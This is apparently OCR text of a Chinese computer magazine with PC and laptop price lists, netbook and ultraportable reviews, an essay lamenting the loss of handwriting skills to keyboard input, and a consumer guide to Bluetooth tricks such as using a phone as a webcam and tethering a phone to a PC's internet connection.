http://www.icson.com/Items/ItemDetail.aspx?ItemID=28162

网购报价：3699元

提示

加1元送4GB闪存盘、时尚耳机、高清摄像头、鼠标垫

简明配置：

Intel Pentium E5200(2.5GHz)/18.5英寸宽屏液晶/2GB内存/320GB硬盘/NVIDIA GeForce G100 256MB独显/DVD/15合1读卡器/正版Windows Vista

小编点评：

虽然是入门级配置，也足够满足一般家用需求。重要的是惠普的品质并没有因为机型定位较低而有任何缩水。另外这个价位能预装正版Windows Vista也是比较少见的。

ThinkPad X200笔记本电脑

http://www.360buy.com/product/134404.html

网购报价：7599元

提示

1.送三星金条DDR3 1066 1GB笔记本内存
2.送ThinkPad 12英寸笔记本原装包
3.可购买2年延保，588元

简明配置：

Intel酷睿2双核P8400(2.26GHz)/12.1英寸宽屏液晶/1GB内存/160GB硬盘/GMA 4500MHD集成显卡/无线网卡/摄像头/读卡器/正版Windows Vista/1.35千克

小编点评：

ThinkPad X300获得了不少赞誉，而X200也能看到很多X300的影子。作为X61的升级版本，X200依然遵循轻薄路线，同时防滚架、金属铰链、APS保护系统等等依然保留，令人非常放心。

明基nScreen上网一体机

http://shop.benq.com.cn/product_info.aspx?intcmp=2&ProductID=16226 网购报价：3492元

免息分期付款：

中信：145.50元/月×24期

招行/中行/深发展：291.00元/月×12期

建行：194元/月×18期

提示

1.送价值210元真空不锈钢保温杯
2.全国免费送货上门
3.全国联保，就近服务

简明配置：

AMD Sempron 210U(1.5GHz)/18.5英寸宽屏液晶/1GB内存/160GB硬盘/ATI X1200集显/四合一读卡器/无线网卡/130万像素摄像头/正版Windows XP

小编点评：

非常适合中老年人使用的上网一体机，不但节能环保，而且专为中老年人设计了虚拟放大镜和SRS银发模式。整机一体化设计，使用起来非常方便，没有多余连接线，同时具有一定升级空间。

品牌台式机报价

型号	平均价(元)	
戴尔 Inspiron 545s Core 2 Duo E7400/2GB/320GB/DVD-ROM/20英寸LCD	4399	
戴尔 Studio Desktop Core 2 Quad Q8200/4GB/320GB/DVD±RW/20英寸LCD	5880	
HP Pavilion a6818cn Phenom X4 9650/2GB/640GB/DVD-ROM/20英寸LCD	5299	
HP Pavilion a6835cn Core 2 Duo E7300/4GB/640GB/DVD±RW/22英寸LCD	6000	
神舟 新梦 G5800 Core 2 Quad Q8200/2GB/250GB/DVD±RW/19英寸LCD	3999	★
神舟 新梦 G6800 Core 2 Duo E8200/2GB/250GB/DVD±RW/22英寸LCD	5999	
同方 真爱 V9280-B002 Pentium E5200/4GB/500GB/DVD-ROM/19英寸LCD	4199	
同方 真爱 V9550-B003 Phenom X4 9150e/4GB/500GB/DVD-ROM/21.5英寸LCD	4699	★
Acer Aspire X1700 Pentium E5200/2GB/320GB/DVD-ROM/22英寸LCD	4499	
Acer Aspire G3730 Core 2 Duo E7200/2GB/320GB/DVD±RW/20英寸LCD	5299	

▲目前双核台式机的价格非常便宜，为了促销不少商家将"奔腾双核"当成"酷睿双核"来卖，只给用户介绍是双核产品，避而不谈奔腾二字。识破这些非常容易，只要看机箱前面板上的贴标是带有"Pentium"(奔腾)还是"Core"(酷睿)的字样即可。如果商家将贴标撕去，那用户就更要小心了。

笔记本报价

型号	平均价(元)	
联想 Ideapad V450A-TSIOG T6600/2GB/320GB/DVD±RW/14.1英寸/2.35千克	5900	★
惠普 CQ40-422TX T6400/2GB/250GB/DVD±RW/14.1英寸/2.32千克	4900	
戴尔 1427 P8600/2GB/320GB/DVD±RW/14.1英寸/2.58千克	6799	
Acer 4937G P7450/1GB/320GB/DVD±RW/14.1英寸/2.4千克	5800	
方正 S410IG-480 T6400/2GB/250GB/DVD±RW/14.1英寸/2.35千克	4800	
索尼 CS25H/W T6400/1GB/250GB/DVD±RW/14.1英寸/2.6千克	6300	
三星 R458-DS23 T6400/2GB/320GB/DVD±RW/14.1/2.4千克	5600	★
长城 A62 T6400/2GB/160GB/DVD±RW/12.1英寸/1.9千克	4999	
华硕 F81E64Se-SL T6400/1GB/250GB/DVD±RW/14.1英寸/2.3千克	5200	★

▲对于Intel平台，不少用户虽然清楚其处理器前面的字母表示该处理器的性能档次，却不知道除了代表性能之外，它还表示了该处理器的功耗。对于正版：QX、Q、X表示功耗高于40W、T表示功耗在30~39W之间、P表示功耗在20~29W之间、L表示功耗在12~19W之间、U表示功耗小于12W；而对于迷你版：SP表示功耗在20~29W之间、SL表示功耗在12~19W之间、SU表示功耗小于12W。

TOP1 东芝 M331





▼359 目前 ¥5140

CPU类型	Intel 奔腾双核 T3400(2.16GHz)
内存大小	2GB
硬盘大小	160GB
光驱类型	DVD±RW
屏幕尺寸	13.3英寸
显卡芯片	ATI Mobility RadeonHD 3470
重量	2.4千克

▲虽然东芝 M331定位于入门级别，可做工还是很不错的，其高亮度炫彩屏在光线较暗的环境中也有较好的表现。这款产品还搭载了宝马顶级跑车的声音系统，不过用户要对此有清醒的认识，因为限于笔记本体积和成本的因素，其音质有提升，但幅度有限，而并非如商家口中的讲的多么优秀。

TOP2 华硕 F8H94Va-SL





▼200 目前 ¥7821

CPU类型	Intel 酷睿2双核 T9400(2.53GHz)
内存大小	2GB
硬盘大小	250GB
光驱类型	DVD±RW
屏幕尺寸	14.1英寸
显卡芯片	ATI Mobility RadeonHD 3650
重量	2.59千克

▲华硕这款机型的整体配置非常不错，处理器、内存、显卡等方面都照顾到了。不过这款本本的移动性能不佳，机器已经达到了2.59千克，再加上适配器的重量，超过3千克轻而易举，拿起来非常沉，建议购买背包而不是提包，否则负担太重。

回归自然
三星NP-N310超便携笔记本电脑

4688元 | 400-810-5858 | http://www.samsung.com.cn

三星自推出超便携笔记本电脑以来，尤其是NC10，以长达7小时的待机时间深受广大消费者的关注。随着大家都在推出新一代的超便携笔记本电脑，三星也相继拿出了NC20等型号的产品，其中最新的NP-N310备受关注——更贴近自然的外形设计，舒适的使用手感，都大大有别于现在常见的上网本产品，又怎能不受到市场的追捧呢？



像鹅卵石般的超便携笔记本电脑



圆润的边角让N310看起来不是那么冰冷

三星NP-N310的设计与目前市场上所有的超便携笔记本电脑都不一样，其外形颇有鹅卵石的感觉——这一特殊的外观设计出自国际知名工业设计大师之手。圆润的外形更具亲和力，磨砂质感的橡胶涂层也让NC310不再有冰冷的金属感，进一步提升了产品的审美价值，突显了N310的与众不同。



无边界屏幕与机身融为一体

顶盖的"Samsung"字样凸出在外，也让N310看起来更活跃，不是那么死板。顶盖与机身的边角融合度非常高，合上盖子四角都是圆形的弯曲，而且缝隙十分精细，通体保持一致，足见N310的制造工艺多么严格。

宽大键距使用舒适

键盘设计一直是超便携笔记本电脑备受关注的地方，很多产品都是因为键盘的键距太短受到非议。作为新一代的超便携笔记本电脑，三星自然非常重视这个问题。N310的键盘是目前为数不多我们认为敲击起来最轻松的产品之一，每个键帽之间的距离非常大，误触的几率很小。

实测待机

从NC10至今，三星的超便携笔记本一直是以长效待机而闻名，N310也不例外。不插电N310能使用多久是我们很想知道的答案，实际的结果是我们将N310调整至5级亮度，关闭蓝牙、WIFI后，N310竟然工作了足足4.3小时，基本可以满足我们的使用需求了。

小编使用体验

最大的体会就是做工很好！很喜欢这种"豆腐块"键盘，虽然之前的上网本也有采用这种键盘的，但按下任意键整个键盘区底板都会下陷的做工实在让人无语，N310则完全不会让你有这种感觉，不管是外壳还是里面的键盘、屏幕做工都是没得说（屏幕狂爱收集指纹）。至于性能，上网本的性能几乎相同，这方面可比的不多。要说不足，那就是实在是太贵了，4600多元买个上网本，性价比实在不高，但喜欢酷的MM肯定超喜欢它。

规格


显示屏	硬盘	显卡
10.1英寸LED背光WSVGA	160GB	Intel GMA 950

内存	处理器	重量
1GB DDR2	Intel Atom N270	1.23千克


外观设计出众，键盘操作很舒适


建议升级到2GB内存


三星NP-N310具备良好的外观设计，不错的使用手感，而且仅1.23千克的重量也很便于携带



"豆腐块"键盘的敲击感不错，键盘底托也很坚固，敲击时不会塌陷

CF [YP11]



指数	
易用程度	7
界面外观	9
性能表现	8
特色功能	6

全天候工作
Acer Timeline 3810T超轻薄笔记本电脑

4999元 | 400-700-1000 | http://www.acer.com.cn

上网本够轻薄，但它缺失的性能太多，传统笔记本够高效，但它不够轻便，待机时间也很有限。这些，都是超轻薄笔记本电脑诞生的根本原因，除了AMD Yukon平台外，Intel也拿出了自己的超轻薄平台——CULV。作为首款CULV平台的产品，Acer Timeline系列在发布之时就吸引了不少眼球。时至今日，我们终于能够见到这个号称可以待机超过8小时的本本了，我们要说的是：传闻终成现实！



小知识：什么是CULV？

常见的Intel移动版处理器按照功耗设计分为QX（4核心至尊版）、Q（4核心）、X（双核心至尊版）、T（高性能、35W标准TDP）、P（高性能、25W标准TDP）以及代表了ULV核心的L系列（主流性能、低电压低TDP）、U（主流性能、超低电压超低TDP）等7大系列，而在45nm处理器制造工艺的迅驰2平台上，又引入了一个新的编号"S"，代表采用小封装技术，采用这种技术的处理器封装面积只有普通处理器的40%。目前已经推出的包括SP、SL、SU三大系列，其中SL和SU也属于ULV家族。因此目前ULV家族包括L、U、SL、SU四大系列。而小尺寸封装的另一个好处就是可以大幅降低芯片尺寸，也就降低了芯片制造成本，售价也就更加便宜，SL、SU也就是我们常听到的CULV。


精致外观轻便又小巧

Acer Timeline 3810T的尺寸可着实不小：13.3英寸的体积看起来几近传统笔记本电脑，但是，它的重量竟然只有1.66千克，甚至可与上网本产品一争高下，实在让人惊讶。那3810T究竟有多薄呢？全机的厚度甚至不到1英寸，即小于2.54厘米！

3810T的顶盖与Acer其他系列机型相比有比较大的变化，高强度ABS工程塑料让机身变得更加轻巧，仿金属质地的喷漆工艺看起来又有几分商用产品设计风格：简约、大方，为了有所修饰，Acer的LOGO改用金属拉丝工艺制成，让有些庄重的外观又多了一份跳跃感。说起来，超轻薄笔记本的诞生和近一年来新技术的普及密不可分，超薄的LCD屏幕就能证明，如果没有LED背光技术，无论如何Acer也不可能将屏幕做成这么薄。而其屏轴采用下沉式设计，这样也不会让机身的线条过于硬朗，看起来不是那么死板。

大屏自有大好处

大屏幕的好处就是可视面积大大增加，网页可以全尺寸观看，而不是像上网本那样，显得比较局促。此外，键盘的敲击感上，3810T也舒服——与普通笔记本电脑完全一致的全尺寸键盘，还特别采用平浮式键盘设计，各键之间的距离非常大。不过，键帽有些偏硬，敲击时还需要习惯一段时间才能适应，但这至少要远远超过上网本的敲击手感。



多点触摸功能让3810T的操作更加简单

真实待机7小时又48分钟！

在没有使用PowerSmart电源管理技术的情况下，我们将屏幕亮度调整到30%左右，并开启了WiFi，在正常使用的情况下，3810T竟然依靠自带的56Wh电池运行了7小时又48分钟！这个数字让人相当惊叹，这意味着如果是拿它来办公，全天办公都不用连接电源使用！毕竟还有PowerSmart电源管理技术未用，如果启动，系统无疑将超过8小时的待机时间。

当然了，超轻薄笔记本电脑的特点是长效待机，但其性能相比传统笔记本电脑还是存在一定差距。毕竟单核心的Intel Core 2 Solo SU3500处理器性能会略差一些，不过，它的性能依然可以轻易超过上网本，比如播放1080P规格的全高清电影，这是上网本无法做到的。至于游戏性能，3810T更是轻易超过上网本，在中高特效、并采用更高的1366×768分辨率时，《魔兽世界》依旧可以流畅运行。甚至我们还用3810T玩了一会儿《使命召唤4》，这可是上网本绝对运行不起来的游戏哦！

规格

显卡	重量	内存	硬盘
Intel GMA 4500MHD显卡	1.66千克	1GB DDR3	250GB

显示屏	处理器
13.3英寸16：9 LED背光屏幕	Intel Core 2 Solo SU3500


待机时间超长


键帽偏硬，需要适应

Acer Timeline 3810T超轻薄笔记本电脑可以让人摆脱电源使用，这是90%的笔记本无法媲美的


CF [YP12]



奔向G3的移动新生活
戴尔Inspiron Mini10 G3笔记本

新品上市 | http://www.dell.com.cn/H1

移动上网是人们一直最渴望的事情，早在Intel推广第一代迅驰的时候，“移动上网”这个名词就开始被众人追捧。不过，WIFI无线有限制的接入能力（传输距离）让很多人都无法真正体验移动上网的便利性。显然，只有第三代移动通讯，这种具备长距离无缝连接（无需更换热点接入）的高速数据连接方式才能真正满足我们渴望依旧的“移动上网”。因此，也就不难理解为什么中国移动此次与戴尔等厂商力推G3上网本的原因了……



高集成度也有全能表现

定制的戴尔Inspiron Mini 10 G3上网本具备极佳的使用尺寸，同时又拥有极轻的重量体积。Mini 10的尺寸为10.1英寸，比市场上不少8.9英寸规格的上网本整整大了一圈，这让Mini 10的操作使用感受要好于其他上网本产品——相当于92%全尺寸键盘，误触的情况基本不会发生。同时，为了让使用者使用起来更加方便，戴尔还为Mini 10配备了具备多点触摸功能的触摸板，毕竟在户外，很难再连接鼠标使用，通过手势动作就能替代鼠标操作，无疑是最最方便的。甚至在使用习惯之后，你会发现触摸板一点儿也不次于鼠标，很多快捷操作替代了鼠标的点、选、移动，方便至极。

屏幕妙不可言

10.1英寸的规格另一个特殊之处就是屏幕比例的变化，Mini 10采用16:9的比例规格，16:9能够显示更多的实际画面，而不是更宽的黑边，比起很多上网本的16:10比例要好得多。通过测试，Mini 10采用Intel Atom家族中最省电的Silverthorn Z530处理器（功耗仅2W!），完全可以播放720P规格的高清电影。更让人兴奋的是Mini 10具备高清数字输出接口HDMI，连接到大屏液晶电视上，视觉上极为享受。此外，广色域LED背光屏进一步提升了Mini 10的显示效果，色彩表现能力大大强于普通液晶屏，显示效果堪称完美。

上网Mini 10的核心强项

别看起始重量仅为1.17千克的Mini 10个头不大，其网络连接能力可是十分全面，包括高速的100Mbps有线网络、802.11b/g的无线WIFI、蓝牙组件，最后是最最重要的G3（中国移动3G网络）上网功能。Mini 10之所以被称之为定制版本，最大的特点就是内建有中国移动的G3网络模块TD-SCDMA Mini PCI-E卡，通过它就可以使用中国移动的G3网络。

实际测试中，Mini 10的实际下行速度为48KB/s，浏览任何网页时速度都堪比有线网络，但需要注意的是，我们是以在不低于40公里/小时的高速移动状态中，这是有线网络绝不可能完成的任务。

同时，我们试用了包括飞信、MSN、QQ等诸多网络IM软件，甚至包括网络游戏《魔兽世界》，网络的ping值一直维持在很低的水平，响应速度极快，完全体现出第三代移动通讯技术网络方面的优势。另一方面，WiFi的配备也让Mini 10的使用者有了另一种无线选择，在相对稳定的环境中，可以连接无线热点，实现更高速度的下载——最大连接速度54Mbps，进一步完善了Mini 10的无线连接能力。

长效待机有缘由

这样完备的网络连接能力、多媒体性能，如果没有一个长久的使用时间是绝对无法接受的。Mini 10采用的Silverthorn Z530处理器+US15W平台的TDP功耗仅为4W左右，远低于采用Atom N270+945GSE平台，差距约为1倍！并且它还拥有目前最高级别的深度睡眠技术，这样一来，Mini 10的待机时间也会大幅度延长，因此，Mini 10的实用性也更高，要知道不少上网本仅仅能够支持3小时—4小时的时间（Mini 10采用6芯电池时可达6.5小时待机），根本不够用！

规格

重量	处理器	显卡
1.17千克（最小重量）	Intel Silverthorn Z530	Intel GMA 500显卡

硬盘	内存	显示屏
160GB	1GB DDR2	10.1英寸16：9广色域LED背光屏


视频播放、无线网络连接能力强大，同时极为省电


戴尔Inspiron Mini 10 G3上网本具备极佳的网络连接能力，是一款非常实用的随身本本

CF [YP13]




“电脑失写症”
无文时代的到来 你们恐慌吗？

■文/本刊记者张博

何为“电脑失写症”？这应该不算是一个崭新的词汇，心理医生将人们因长期使用电脑打字，而不会书写汉字，发生心理恐慌的症状称之为“电脑失写症”。暂且不说这是电脑的“功劳”，还是手机的“罪过”，可以肯定地是“键盘输入”惹的祸！毫不夸张地说，键盘输入法的流行并大行其道，是中国文化的一种慢性自杀游戏。一些有识之士对此发出了警告：我们正在进入一个“无文的时代”。

在各色的出版物中，甚至是中小学生的课本辅教材乃至幼儿读物中，早已是无错不成书。错字、别字随处可见，真假莫辨。至于在流行歌曲、店铺招牌、各类广告、电视字幕上出现的错字、错词、病句，更是俯拾即是。长此以往，汉字会消亡吗？白话文运动以来，关于汉字存废兴亡的争论没有停息。上世纪60年代曾有过汉字键盘化的设想与尝试，但很快被否定。如今，悄悄发生的这些变化，正是那些争论的后续！

昔者仓颉作书，而天雨粟，鬼夜哭



文字的发明，将我们彻底脱离了野蛮的生活方式，启动文明创造，记录下无数古今伟大的思想、感情、智慧，从而成就一个人文的美好世界。假如有一天，我们引以为豪、书画同体的汉字消亡，代之以拉丁化的字母键盘，会是一番怎样景象？会有“天雨粟，鬼夜哭”那种感天地泣鬼神的效应吗？

英文的输入和书写，基本上是一回事，所写既是所想，所以人家并不会因为长期使用键盘就会忘词、忘字。而我们用键盘输入汉字就不太相同，最终文字与所想、所敲并不相同。造成这一严重危机的根源，就是把字母键盘当成了思维和书写的载体，而汉字的笔画与结构，却蜕变成了思维和书写的客体，汉字因此而成为我们语言的“第二层衣服”，亦即成了键盘的衣服。这种主客易位、本末倒置的做法，便是对汉字的自我疏远，对汉字文化的自我阉割！


“键盘”能代替汉字吗？显然不能！

我们在盲目的追求效率时，却开始了对自有文化的否定与遗忘，多年之后还会有多少人记得汉字的意义呢？你们可曾有过恐慌的感觉？是时候转变观念了，键盘不是我们应该倡导的输入方式，手写才是中华民族的最终选择，为了我们的文化遗产，为了不会遗忘我们的文化根基。

中文手写识别技术经过多年潜心研发，颇为成熟。从一笔一划的输入，仅能识别正楷字体到现在整句连笔识别，有着突飞猛进地发展，对于用户来说，中文手写早就可以满足日常办公、生活的需要。且该项技术已拓展到多个终端设备上，如手机、PDA等，就连新近发布，具有电子油墨技术的汉王N518电纸书上，也能看到手写中文识别的深度应用。

撰写本文时走访了汉王科技，问及为何该公司将手写识别作为主力项目研发？他们回答到：手写输入符合国人的写字习惯，简单易学，使消费者能够更快捷地将信息输入终端设备；另一方面，对于我们独特的汉字文化，也将起到巨大的延续和发扬作用，而对于功能越来越多，操作越来越复杂的高端手机来说，手写笔还能起到系统操作、程序控制等作用，就像PC系统里的鼠标一样，会成为应用中不可缺少的人机互动设备之一。

“读书破万卷，下笔如有神”，现在还有人会记得这些话吗？万物皆在电子化的时候，千秋纸墨的局面被打破了，谁来为我们的文化而复兴呢？其实当“电脑失写症”出现的时候，人们便已经开始重视输入的重要性，但由于懒惰或其他原因，大家依旧如此的进行着往日的操作习惯，并没有将手写输入与键盘输入的问题“上纲上线”，也就成为了现今的局面，汉字在逐步被遗忘，我们的文化在流失。



是时候回归了，无论是谁，都应该将“写”这个遗忘的动作拿起来了，让汉字文化在电子大潮下传承下去，因为它是祖先伟大创造，也是我们中华5000年文明的见证。

CF [YP14]

智能手机+个人电脑 疯狂的蓝牙

■天津/陈阳


如今大多数手机和笔记本电脑都具有蓝牙功能，哪怕古老的电脑，插上一个USB模块，也能够轻而易举地实现蓝牙功能。但是你知道吗？蓝牙不仅可以用来收发照片、接打电话，它还有许多不为我们所熟知的深度“秘密”。

剪断长线，让手机变身无线摄像头

是不是常遇到这样的问题：到了学校或是单位，视频聊天却又找不到摄像头？给好友展示一下自己精心布置的房间，摄像头的线又不够长？不用着急，因为手机就是一部无线摄像头！

首先，需要下载一个名为Mobiola Web Camera的软件（下载地址：http://www.warelex.com/products/webcam）并将其PC端和手机端软件分别进行安装。这里我们以Mobiola Web Camera 2.2 for S60v2为例，根据电脑蓝牙驱动程序的配置，在Mobiola Web Camera的PC端界面中选择正确的COM端口号，使状态栏第三格显示Status: Ready。

COM端口号的确定方法因蓝牙驱动程序的不同而不同。如笔者这台电脑使用的是IVT BlueSoleil的蓝牙驱动程序，那么就在电脑系统托盘中打开蓝牙图标的快捷菜单，选择“我的设备属性”，然后在其“串口”选项卡中查找“连入”的端口号。需要注意的是，部分版本Mobiola Web Camera存在一定的设计缺陷。蓝牙连接及其COM端口的选择需点选右侧USB Connection前的单选按钮及其下方的下拉菜单。接着打开手机端“选项”菜单，选择Connect下的Bluetooth选项，软件就会自动搜索周边的蓝牙设备。搜索完成后，选择列表中我们的计算机。几秒之后，PC端的界面和手机端的屏幕上就同时出现了拍摄的内容（见图1）！是不是很神奇？ 主界面Video选项卡右边一些滑块是调节画质、压缩率等功能，还有用来截屏和旋转画面的按钮，可根据自己的喜好调节和使用。


Mobiola Web Camera PC端界面

单单在电脑屏幕上显示出图像当然还远远不够。想想看我们还能用它来做什么？没错！用它视频聊天！方法很简单，电脑和手机连接成功后，将PC端的窗口最小化（注意不能关闭），打开QQ，点击聊天对话框上方摄像头图标右边的小箭头，选择“视频设置”，在“请您选择您的视频设备”下拉菜单中选择Mobiola Video Source。这样，你就可以像使用普通摄像头一样使用你的无线摄像头啦！

有了蓝牙，躺在床上也能高速上网

流畅地用手机上网、看电视、收发电子邮件、甚至是视频通话难道只是3G手机的专利吗？当然不是！有了蓝牙，你也可以躺在床上高速上网，在炒菜的同时流畅地欣赏网络电视了！

此次所需的软件主要有两款：m-Router 3.1（下载页面：http://developer.intuwave.com/Downloads/m-Router/mRouter3Installer.exe）和Gnubox（下载页面：http://www.sisdown.com/game/1754.html）。

先将m-Router 3.1安装至电脑。安装完成后，屏幕右下角的系统托盘中会出现电脑形状的图标。右键点击该图标，打开“高级设置”，在弹出的对话框中点击“查看”按钮，选择正确的COM端口号（如上文中的COM4），点击“>>”按钮将该端口添加到右边的列表框中，然后点“确定”退出。

接着，在手机中安装和手机型号对应的Gnubox。安装完成后，在手机上添加一个蓝牙接入点。以Nokia N70网络版手机为例，进入接入点设置后，打开“选项”菜单，选择“新增接入点”下的“使用默认设置”。连接名称填写Bt，数据承载方式选择“分组数据”，接入点名称也是Bt（以上输入均需要区分大小写），其他选项保持默认值。填写完成后按“返回”退出。

打开刚刚在手机上安装的Gnubox，先依次执行“选项”菜单Install子菜单下的create records和set RAS login script命令，退出Gnubox后重新进入Gnubox。选择“选项”菜单2box Bluetooth子菜单下的Serial port，让手机搜索到你的电脑。这时屏幕提示Do you want to require encryption？选择“是”。然后，再执行“选项”菜单下Install子菜单的change default AP命令，最后执行“选项”菜单Debug子菜单下的Bring up IF命令。若中途报错，则需先检查电脑及手机的蓝牙功能是否启动，然后再重新执行这一步。这样，Gnubox就配置完毕了（见图2）！



长按功能键，把Gnubox放在后台运行。这样，你的手机就能用蓝牙高速上网了，而且更重要的是，这样上网丝毫不用担心花费手机的GPRS流量，因为它使用的是电脑所接入的宽带网络。以后再连接时，只需在蓝牙功能开启后运行Gunbox，在“选项”菜单中依次点选Debug和Bring up IF即可，若报错再试一次即可。

配置完Gnubox后，接入点Bt就会被隐藏起来。如果要新建或删除Bt接入点，则需打开Gnubox，在“选项”菜单中依次点选Install和delete records，删除原有的Bt接入点。

不同软件通过蓝牙上网的接入点配置方法大致相同，比如Opera Mini和UCWEB 6.0浏览器只需将接入点由原来的CMWAP或CMNET等改为Bt及“直连互联网”等即可（见图3），手机电视软件（如FunVv和部分版本的UCPlayer等）稍微特殊一些，它们需要事

先通过CMWAP或CMNET连接将流媒体地址通过一定方法导入播放器中，然后再通过蓝牙接入点连接。

Opera Mini利用蓝牙接入点浏览网页

需要说明的是，每一款软件，甚至同一款软件的不同版本都不一定能够很好地支持蓝牙接入点。比如

FunVv利用蓝牙接入点看电视

UCWEB的6.0版支持通过蓝牙接入点上网，但最新的6.3、6.5版却不支持，QQ、UCPlayer等的部分版本也是一样。经笔者测试，在塞班S60第2版手机操作系统中能够正常通过蓝牙接入点使用的软件有：Opera Mini、FunVv、UCWEB 6.0等。同时也可以根据自己的需要，测试一些常用的软件。

自己动手，用蓝牙给PC加个遥控器

你是否有过这样的经历：冬天躺在床上，不想起来，却又想让书桌上的电脑播放电影或是歌曲？或者，你在向别人演示PPT的时候，每次都要为了切换幻灯片而频繁往返于屏幕和电脑之间？如果有的话，现在开始，蓝牙就可以帮你免去这些烦恼！


这是我们需要Bluetooth Remote Control 4.0软件（下载页面：http://www.sisdown.com/soft/17912.html）。这款软件同样分为手机端和PC端，安装也同样十分简单。安装完成后，运行PC端，在对话框中选择正确的COM端口号（如COM4），然后依次点击Apply和Ok。

打开手机端软件，软件会自动提示是否允许应用程序使用连接功能，选择“是”。进入主界面，选择Settings，把连接方式改为COM Port，然后返回。

第一次使用该软件时需要在主界面下执行Search，这样软件才能搜索到你的电脑。搜索到你的计算机并让你确认后，软件就开始尝试和电脑连接了。以后如果想再连接同一台计算机，就不用再搜索了，直接选择主界面的Connect即可。



连接完成后，PC的蓝牙遥控器就打造完成了！这时，手机屏幕会显示一个菜单（见图6），列出手机所能遥控的对象。它可以实现诸如对鼠标、键盘的控制（见图7）、PPT播放导航、媒体播放器控制和系统音量调节、关机等操作。具体的热键设置可以按手机的星号键查看帮助文档。



